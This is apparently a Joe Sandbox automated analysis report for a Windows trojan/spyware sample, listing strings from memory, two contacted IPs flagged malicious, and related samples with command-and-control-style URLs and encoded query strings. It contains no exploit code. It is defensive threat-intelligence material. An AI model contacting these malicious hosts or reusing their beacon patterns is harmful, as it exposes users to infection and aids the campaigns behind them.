
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://en.wE	MOe7vYpWXW.exe, 00000000.00000003.655557665.0000000005CAE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sakkal.comnl	MOe7vYpWXW.exe, 00000000.00000003.658532563.0000000005CAC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ascendercorp.com/type	MOe7vYpWXW.exe, 00000000.00000003.658793084.0000000005CAC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com1	MOe7vYpWXW.exe, 00000000.00000003.655831588.0000000005CBB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.html8	MOe7vYpWXW.exe, 00000000.00000003.661860989.0000000005CAC000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.krn-uF	MOe7vYpWXW.exe, 00000000.00000003.656668720.0000000005CAF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comnv	MOe7vYpWXW.exe, 00000000.00000003.655531558.0000000005CBB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	MOe7vYpWXW.exe, 00000000.00000002.681851207.0000000002B4C000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	MOe7vYpWXW.exe, 00000000.00000003.663713569.0000000005CAC000.00000004.00000001.sdmp, MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comic	MOe7vYpWXW.exe, 00000000.00000003.655616979.0000000005CBB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000007.00000000.688041437.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.ascendercorp.com/typedesigners.html	MOe7vYpWXW.exe, 00000000.00000003.658532563.0000000005CAC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.churchsw.org/church-projector-project	MOe7vYpWXW.exe	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	MOe7vYpWXW.exe, 00000000.00000003.655513311.0000000005CBB000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.delaru	MOe7vYpWXW.exe, 00000000.00000003.662433282.0000000005CAC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.krl	MOe7vYpWXW.exe, 00000000.00000003.656696292.0000000005CB0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.krF	MOe7vYpWXW.exe, 00000000.00000003.656696292.0000000005CB0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.de	MOe7vYpWXW.exe, 00000000.00000003.662433282.0000000005CAC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	MOe7vYpWXW.exe, 00000000.00000002.681775952.0000000002AD1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	MOe7vYpWXW.exe, 00000000.00000003.658532563.0000000005CAC000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm)%	MOe7vYpWXW.exe, 00000000.00000003.663713569.0000000005CAC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.riandmoara.com	systray.exe, 0000000D.00000002.921143445.0000000004D09000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.churchsw.org/repository/Bibles/	MOe7vYpWXW.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-user.html_	MOe7vYpWXW.exe, 00000000.00000003.661547983.0000000005CB4000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.	MOe7vYpWXW.exe, 00000000.00000003.657256425.0000000005CA3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	MOe7vYpWXW.exe, 00000000.00000003.656993902.0000000005CAF000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, MOe7vYpWXW.exe, 00000000.00000003.661495721.0000000005CAC000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.come	MOe7vYpWXW.exe, 00000000.00000002.681628939.0000000000F60000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.html	MOe7vYpWXW.exe, 00000000.00000003.661860989.0000000005CAC000.00000004.00000001.sdmp	false		high
http://www.monotype.	MOe7vYpWXW.exe, 00000000.00000003.665488221.0000000005CD5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ascendercorp.com/typedesigners.htmlY$	MOe7vYpWXW.exe, 00000000.00000003.658532563.0000000005CAC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cno.	MOe7vYpWXW.exe, 00000000.00000003.657441121.0000000005CA3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	MOe7vYpWXW.exe, 00000000.00000002.695021587.0000000006EB2000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.710562746.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.krn-u	MOe7vYpWXW.exe, 00000000.00000003.656696292.0000000005CB0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/	MOe7vYpWXW.exe, 00000000.00000003.660901162.0000000005CAC000.00000004.00000001.sdmp	false		high
http://www.fontbureau.come.com~	MOe7vYpWXW.exe, 00000000.00000002.681628939.0000000000F60000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
98.124.204.16	www.reinboge.net	United States		21740	ENOMAS1US	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404125
Start date:	04.05.2021
Start time:	18:23:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MOe7vYpWXW.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@13/9@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.9% (good quality ratio 16.6%) • Quality average: 71.3% • Quality standard deviation: 32.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 104.42.151.234, 92.122.145.220, 104.43.193.48, 52.147.198.201, 104.43.139.144, 52.255.188.83, 20.82.210.154, 92.122.213.247, 92.122.213.194, 52.155.217.156, 8.248.135.254, 67.27.158.254, 67.26.81.254, 8.253.207.120, 67.27.159.254, 20.54.26.129, 20.50.102.62 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:24:55	API Interceptor	1x Sleep call for process: MOe7vYpWXW.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
98.124.204.16	zDUYXIqwi4.exe	Get hash	malicious	Browse	• www.school17obn.com/hx3a/?YVMtavf=c1GHOWuUvI5NMe6h8bueqNlMmGxkzVBdFG2T1WgmDxhAMl5vWkdjxBFogdwxRpr+DiOX7wb3+Q==&EBZ=ZTIHdV4XjtnXb
	Swift Copy#0002.exe	Get hash	malicious	Browse	• www.veezzcycle.com/ve9m/?-Z2D=xVmybAZ59kVH+8tG00TwnENirGbY9lRuxzJ0gsDxbBIb0mDoqGbzX4aqqF78/UKr7Rub&4h5=k2JX5xRHxZU0PLap
	INV#609-005.PDF.exe	Get hash	malicious	Browse	• www.veezzcycle.com/ve9m/?vPDhx=xVmybAZ59kVH+8tG00TwnENirGbY9lRuxzJ0gsDxbBIb0mDoqGbzX4aqqGbsw1aTl0Hc&kfL8ap=F6AllfF8e4F
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• www.school17obn.com/hx3a/?PRh0iv=SPxhAX6XM2BTb&wV=c1GHOWuUvI5NMe6h8bueqNlMmGxkzVBdFG2T1WgmDxhAMl5vWkdjxBFogecyNZnGODzB
	swift_76567643.exe	Get hash	malicious	Browse	• www.nutrigabrielacarvalho.com/m8es/?CVJ=lu48HSuIghKlZNTUrRVBwk4w4Z9lTvpffi0lTtTIhTaix4WETgsmQo83K5dNoAmPnIKO&oX9=Txo8ntB0WBsp
	Copia de Pago.exe	Get hash	malicious	Browse	• www.richmondavenuecoc.com/8zdn/?Tr=fPvBbj/4mVo7V0YQok44No4dvnf3CrpH7volyouLMMlnmoE3AZVDfGg4XSA6n2Rgn6H9OhaQrQ==&SX=dnTDePe8Qj3d6d-

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order-PO-018650.exe	Get hash	malicious	Browse	• www.sweet-day.net/vsk9/?-Zn=mvfjmHWUs57Wgw+NxQDqavxJKpU7GagPVgEQ5/d9l0RrIW00NbvRAAFYFaw7nFp6lz6jcy63gA==&LL0=X48HMNl0
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• www.nutrigabrielacarvalho.com/m8es/?BlL=8pdpXZ1po&dL3pv=lu48HSuIghKlZNTUrRVBwk4w4Z9lTvpffi0lTtTIhTaix4WETgsmQo83K5dNoAmPnIKO
	swift_43543.exe	Get hash	malicious	Browse	• www.nutrigabrielacarvalho.com/m8es/?Fv=lu48HSuIghKlZNTUrRVBwk4w4Z9lTvpffi0lTtTIhTaix4WETgsmQo83K5dn3wWPjKCO&2d=lnxh
	co#U00cc pia de pagamento.xlsx	Get hash	malicious	Browse	• www.richmondavenuecoc.com/8zdn/?apm=fPvBbj/9mSo/VkUcqk44No4dvnf3CrpH7vw1uryKlslmmZoxHJEPJCY6U0AFgmprIavbXQ==&2dl=jHX0D
	4vs4QvZ8K1.exe	Get hash	malicious	Browse	• www.maquinagsmlb.net/jzvu/?ojoTZB=sC07CCJJTJi8uRACNO9T08E7FdOYusOF+DoOY0VhcyaQf5FQSkBRPgw5Lnx1URRAX5G/&1bj=3fb4M87XsrJ0DP
	Inv #9098.exe	Get hash	malicious	Browse	• www.sah-ko.net/xxg/
	Payment swift copy.exe	Get hash	malicious	Browse	• www.9457-info.com/khm/?rBZD8T=xdp+KjvOqS4LEGAI4i+ri4lmFJk2LTdWk39NBaKyWxAmpnbXKUXT3fDxO4O+jKxug7zU&APcP8J=8pg8av2hT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NEW PO.exe	Get hash	malicious	Browse	• www.masihingat.com/sbmh/?pPE=Pd+Orwd+wDuu/UZ9Jeq4LpHJ4akCfPbYwZ1iMDHf9V58Rp6cKG6laNOYSnS1caiKa1sP576u6w==&-Zi=V48LDDzx
	mub.exe	Get hash	malicious	Browse	• www.comicgirlcoffee.net/hu/
	39Order_837364773648273 Pdf.exe	Get hash	malicious	Browse	• www.newkongfood.com/ob/?6lO48P_H=dmfSlgZtkpg1z0DgylDqDM5BbK8n4zpbXfqF3UQOlH0eAoaTduDTxsODsdvqeal8wkSv8aj1ADKes77B&tfsDB=6l0TXpLxdH
	PO-Quote#000867460,pdf.exe	Get hash	malicious	Browse	• www.brazilianton.com/ch41/?2dclGPt8=vJ9oyvG7x/7JCgAaNgP0/dpszYS0Yxnb4uCGZdGwb7cU5hw674K/aJ4gvmzcHc7LRMXu8UNK8kQCMdPvFfEfVA==&1b=eV8LXhZ0VXC8X&sql=1
	43Packing list.exe	Get hash	malicious	Browse	• www.tostocafe.store/ar/?1b9L=TMsZyELd1zvdFgfzQLyzchuwgexPIQsqVMGmUs5LniX9ixGIAIgi98NLArmX50m9XDD38svwCpqJ2YnpgTTk+Q==&5j=qz7XNJVxOrh&sql=1
	scan_DF59E2F_pdf.exe	Get hash	malicious	Browse	• www.onyeonye.com/r15/
	10Recieving Bank Details.pn.exe	Get hash	malicious	Browse	• www.limehouseschools.com/so/?3fclG8=zvwuU8/t6Ar/nlAFWQY6w0ahfpoMBy2thhnzVTULmiNHXN6xRu0WFFW04nlZng18FUWxqqWGm7oZaHKc&6lv=zfJHXnZ0VbC8K

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	202139769574 Shipping Documents.exe	Get hash	malicious	Browse	• 23.227.38.74
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	don.exe	Get hash	malicious	Browse	• 23.227.38.74
	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#10244.exe	Get hash	malicious	Browse	• 23.227.38.74
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	DocNo2300058329.exe	Get hash	malicious	Browse	• 23.227.38.74
	x16jmZMFrN.exe	Get hash	malicious	Browse	• 23.227.38.74
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 23.227.38.74
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 23.227.38.74
	DVO100024000.doc	Get hash	malicious	Browse	• 23.227.38.74
	100005111.exe	Get hash	malicious	Browse	• 23.227.38.74
	1103305789.exe	Get hash	malicious	Browse	• 23.227.38.74
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 23.227.38.74
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ENOMAS1US	func.exe	Get hash	malicious	Browse	• 98.124.199.20
	raw f.exe	Get hash	malicious	Browse	• 98.124.199.100
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• 98.124.204.16
	raw.exe	Get hash	malicious	Browse	• 98.124.199.23
	DXBR001342103.exe	Get hash	malicious	Browse	• 98.124.199.100
	Swift Copy#0002.exe	Get hash	malicious	Browse	• 98.124.204.16
	INV#609-005.PDF.exe	Get hash	malicious	Browse	• 98.124.204.16
	remittance info.xlsx	Get hash	malicious	Browse	• 98.124.199.113
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 98.124.204.16
	swift_76567643.exe	Get hash	malicious	Browse	• 98.124.204.16
	Copia de Pago.exe	Get hash	malicious	Browse	• 98.124.204.16
	Order-PO-018650.exe	Get hash	malicious	Browse	• 98.124.204.16
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• 98.124.204.16
	swift_43543.exe	Get hash	malicious	Browse	• 98.124.204.16
	co#U00cc pia de pagamento.xlsx	Get hash	malicious	Browse	• 98.124.204.16
	4vs4QvZ8K1.exe	Get hash	malicious	Browse	• 98.124.204.16
	Inv #9098.exe	Get hash	malicious	Browse	• 98.124.204.16
	Payment swift copy.exe	Get hash	malicious	Browse	• 98.124.204.16
	Spisemuligheds4.exe	Get hash	malicious	Browse	• 98.124.199.50
	NEW PO.exe	Get hash	malicious	Browse	• 98.124.204.16
CLOUDFLARENETUS	i6ALtgS6nV.dll	Get hash	malicious	Browse	• 104.20.184.68
	Proforma adjunta N#U00ba 42037,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	swift copy.exe	Get hash	malicious	Browse	• 104.21.19.200
	XmLE5f5wBX.dll	Get hash	malicious	Browse	• 104.20.185.68
	Presupuesto urgente PST56654256778982, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Notes Received gcgaming.com.html	Get hash	malicious	Browse	• 104.16.18.94
	DHL 4677348255142.exe	Get hash	malicious	Browse	• 104.21.19.200
	BCJOphish040520219700.html	Get hash	malicious	Browse	• 104.16.18.94
	5.exe	Get hash	malicious	Browse	• 104.17.62.50
	Payment.xlsx	Get hash	malicious	Browse	• 66.235.200.147
	pasteBorder.dll	Get hash	malicious	Browse	• 104.20.184.68
	Indeed_Update_File.html	Get hash	malicious	Browse	• 104.16.169.131
	AgTxGlXxu9.exe	Get hash	malicious	Browse	• 104.22.18.188
	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	f97e137e_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.134.233
	heUGqZXAJv.exe	Get hash	malicious	Browse	• 104.21.33.129
	6ccd0000.bilper.dll	Get hash	malicious	Browse	• 104.20.184.68
	6bae0000.bilper.dll	Get hash	malicious	Browse	• 104.20.184.68
	6c130000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	gNRcIqPGkE.exe	Get hash	malicious	Browse	• 104.21.21.140

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\MOe7vYpWXW.exe.log	
Process:	C:\Users\user\Desktop\MOe7vYpWXW.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, 